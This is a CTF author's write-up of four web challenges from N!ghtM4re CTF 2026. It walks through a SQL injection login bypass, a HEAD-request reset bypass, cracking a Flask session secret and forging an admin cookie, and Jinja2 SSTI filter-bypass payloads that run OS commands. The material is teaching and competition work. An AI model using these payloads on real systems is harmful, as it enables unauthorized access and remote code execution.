
N!ghtM4re CTF 2026: Web Challenges Writeups
🕸️ Web Writeups
Hello everyone!
Hello everyone! I’m really excited to share this post with you all. This time, things are a bit different! For the first time ever, I’ve stepped into the shoes of a Web Challenge Author for N!ghtM4re CTF 2026 🥳🥳.
It’s been an incredible experience moving from the “solver” side to the “architect” side. Designing these challenges was a lot of fun—thinking about how to hide the flags and creating tricky paths for the players really opened my eyes to how the web works from the inside out. I’m honestly so happy with how they turned out and seeing everyone’s creative solutions was the best part of the journey.
In this post, I’ll be breaking down web challenges, ranging from Basic to Hard. Whether you’re a beginner or a pro, I hope you find these writeups helpful and enjoy the logic behind them!
🚩 1. Challenge Write-up: Bl1nd Fa1th
=========================================
🛠️ General Information
-
Challenge Name: Bl1nd Fa1th
-
Difficulty: Basic
-
Author: D3xter
📜 The Description

“There is a rule in place. It was never written. It was never questioned.”
🔍 Stage 1: The Hidden Whisper (Reconnaissance)

Upon landing on the challenge page, I was greeted by a standard Login interface. No obvious hints, no flashy clues.
But a true researcher knows that the best secrets are often hidden in plain sight.

I performed an Inspect Element to dive into the source code. Nestled within the comments, I found a developer’s note left behind.
The first piece of the puzzle:
- Target Username:
@dmindex021
🔓 Stage 2: Breaking the Logic (Exploitation)
Now I had the identity, but the password was still a black box. Instead of guessing or brute-forcing,
I decided to attack the underlying logic of the database.
I opted for a classic SQL Injection (SQLi) bypass. By injecting a logical tautology into the password field,
I could trick the server into validating the login regardless of the actual password.
- Input Payload:
1' or 1=1--
The Breakdown:
-
The
'closes the original string. -
The
or 1=1creates a condition that is always True. -
The
--(comment) tells the database to ignore the rest of the original query.
🏆 Stage 3: System Access (The Flag)
The moment I hit Login, the system’s defenses crumbled, granting me full access:

The Flag: N!ghtM4re{5ql_15_n0t_4_8u6_1t5_4_f34tur3!!}
🚩 2. Challenge Write-up: SODA3
=========================================
🛠️ General Information
-
Challenge Name: SODA3
-
Difficulty: Easy
-
Author: Kud0x1
📜 The Description
“When nothing remains, everything becomes possible.”

The challenge presents us with an “Internal File Manager.” It seems simple: you can create files or reset the environment. But as we know, the most straightforward paths often have the most interesting locks.
🔍 Stage 1: The Gatekeeper (Reconnaissance)

Upon entering the challenge, I saw a dashboard with a few options: Create, Files, and a Reset button. There was already a file named flag sitting there, but clicking it led to a dead end:
Response: You have to reset the files first!

Naturally, I tried to hit the Reset button. I intercepted the request in Burp Suite to see what was happening under the hood.
🚧 Stage 2: The Blocked Path (Method Not Allowed)
The application was sending a POST request to /reset. However, the server responded with a cold:
HTTP/1.1 405 METHOD NOT ALLOWED
Looking at the Allow header in the response, the server dropped a huge hint:
Allow: HEAD, OPTIONS
The standard POST method was disabled for resetting, but the server was still listening for HEAD requests.
🔓 Stage 3: The HEAD Trick (Exploitation)
A HEAD request is identical to a GET request, but the server returns only the headers and no body. Sometimes, developers forget to apply the same security restrictions to HEAD as they do to POST or GET.
I decided to bypass the restriction using Curl to force a HEAD request to the reset endpoint:
curl -X HEAD http://nightmare.offgrayeg.com:7878/reset

The command executed successfully. Even though I didn’t see a “Success” message (because HEAD doesn’t return a body), the server-side logic was triggered, and the files were reset!
🏆 Stage 4: Capturing the Flag Now that the “Reset” condition was satisfied, I went straight for the gold. I requested the flag file again using a simple GET request:
curl http://nightmare.offgrayeg.com:7878/flag

The Flag: N!ghtM4re{H34D_Req_Ar3_N0t_Alw4ys_S4f3!!} als:
🚩 3. Challenge Write-up: 7ru57 155u35
=========================================
🛠️ General Information
-
Challenge Name: 7ru57 155u35
-
Difficulty: Medium
-
Author: D3xter
📜 The Description
“A quiet system. A simple workflow. Or so it appears.”

The challenge presents us with a minimalist web application. The initial message is simple: “Want some Coffee? Please register to continue…”
It seems like a straightforward user registration flow, but in CTFs, the simplest workflows often hide the most interesting security flaws.

🔍 Stage 1: The Coffee Break (Reconnaissance)

I started by following the application’s instructions and proceeded to the Register page. I created a standard account with the following credenti
- Username:
0xaskar - Password:
0xaskar

After registering and logging in, I was greeted with a “Welcome 0xaskar” message and a note saying “Everything looks normal… for now.”
🕵️ Stage 2: Decoding the Identity (Cookie Analysis)
To understand how the application handles sessions, I intercepted the request in Burp Suite. I noticed a session cookie that looked like a typical Flask session or a JWT.

I took the cookie to jwt.io to inspect its structure. The payload revealed two interesting fields:
`
{
“is_admin”: false,
“username”: “0xaskar”
}
`

The presence of an is_admin flag set to false immediately suggested that privilege escalation was the intended goal.
🔨 Stage 3: Breaking the Seal (Brute-forcing Secret Key)
Since the session was a signed Flask cookie, I couldn’t just modify the is_admin flag without the Secret Key. I decided to attempt a brute-force attack on the signing key using flask-unsign and the rockyou.txt wordlist.

flask-unsign --unsign --cookie 'eyJpc...........' --wordlist 'rockyou.txt'
The tool successfully cracked the key: Secret Key: chocolate
🎭 Stage 4: The Masquerade (Session Hijacking)
With the secret key in hand, I could now forge my own session cookie. I used flask-unsign again to sign a new cookie where is_admin was set to True.
flask-unsign --sign --cookie "{'is_admin': True, 'username': '0xaskar'}" --secret 'chocolate'

I replaced my original session cookie with this newly forged one in the browser’s developer tools.
🏆 Stage 5: Capturing the Flag
After updating the cookie, I navigated to the /flag endpoint. The server, now convinced that I was the administrator, granted me access to the hidden treasure.

The Flag: N!ghtM4re{jw7_0r_fl45k_1_d0n7_c4r3!!}
🚩 4. Challenge Write-up: 
=========================================
🛠️ General Information
-
Challenge Name: D0tless Pr1s0n
-
Difficulty: Hard
-
Author: 0xaskar
📜 The Description
“In a world of dots and lines, I am the one who holds the eraser. You don’t play against the code, you play against 0xaskar.”

The challenge greets us with a “Secure Card Generator System.” It asks for a Subject Name and a Designation. On the surface, it looks like a simple utility to generate identity cards.

🔍 Stage 1: The Secure Card (Reconnaissance)
I started by entering some basic information:
- Subject Name:
0xaskar - Designation:
Stalker

The system generated a card as expected. Given that the input is being reflected on the card, the first thing that comes to mind in a web challenge is Server-Side Template Injection (SSTI).
🕵️ Stage 2: Probing the Walls (Filter Identification)
To confirm SSTI and identify the template engine, I tried several payloads in the “Designation” field.
The payload \{\{7*7\}\} was evaluated and returned 49, confirming that the application is using the Jinja2 (Python) template engine.
🧱 Stage 3: The Restricted Zone (Detection Escalation)
The application had a robust detection system. Whenever I used common SSTI keywords or characters, I received a strict alert:
SYSTEM ALERT: 0xaskar says: 🛑 Nice try! (Detected: ‘_’, ‘mro’, ‘base’)

After further testing, I compiled a list of forbidden elements:
_(Underscore).(Dot)[and](Brackets)- Keywords:
mro,base,class,base,[,], etc.

🔓 Stage 4: Shattering the Dots (SSTI Bypass Strategy)
To bypass these filters, I needed a way to access object attributes without using the restricted characters.
-
Hex Encoding for Characters: I replaced the
.with its hex equivalent\x2eand the_with\x5f. Example:self\x2e\x5f\x5finit\x5f\x5finstead ofself.__init__. -
Using the
attrFilter: Since dots.were blocked, I used Jinja2’sattrfilter to access attributes. Instead ofobj.attribute, I usedobj|attr('attribute'). -
Using
requestObject: Therequestobject is often available in Flask templates and can be used as a starting point to reach theapplicationand itsglobals.
Combining these techniques, I could craft a payloads that avoided all detections:
\{\{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')\}\}
\{\{lipsum|attr('\x5f\x5fglobals\x5f\x5f')|attr('get')('os')|attr('popen')('ls')|attr('read')()\}\}
\{\{self|attr('\x5fTemplateReference\x5f\x5fcontext')|attr('get')('cycler')|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('get')('os')|attr('popen')('id')|attr('read')()\}\}
Note: You must remove the backslash (\) from the payloads when using them; it was added here only to avoid rendering issues in the browser.
💥 Stage 5: Prison Break (Executing RCE)
Now that I could access builtins, I could import the os module to achieve Remote Code Execution (RCE). I used popen to execute system commands.

RCE Payload (to list files):
\{\{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls')|attr('read')()\}\}
🏆 Stage 6: Capturing the Flag
The final step was to read the flag. I used cat flag.txt, but remembering to bypass the dot in the filename using \x2e.
Final Payload:

The Flag: N!ghtM4re{0xAsk4r_Is_W4tching_U_SST1ing_My_Server_Bruh}
💡 Lesson Learned
This challenge is a masterclass in SSTI filter bypass. It teaches us that blacklisting characters like dots and underscores is not a sufficient defense. By using alternative attribute access methods (like attr) and character encoding (hex), an attacker can still navigate the Python object hierarchy. The only true defense is to avoid passing user-controlled input directly into template evaluation or to use a highly restricted sandbox environment.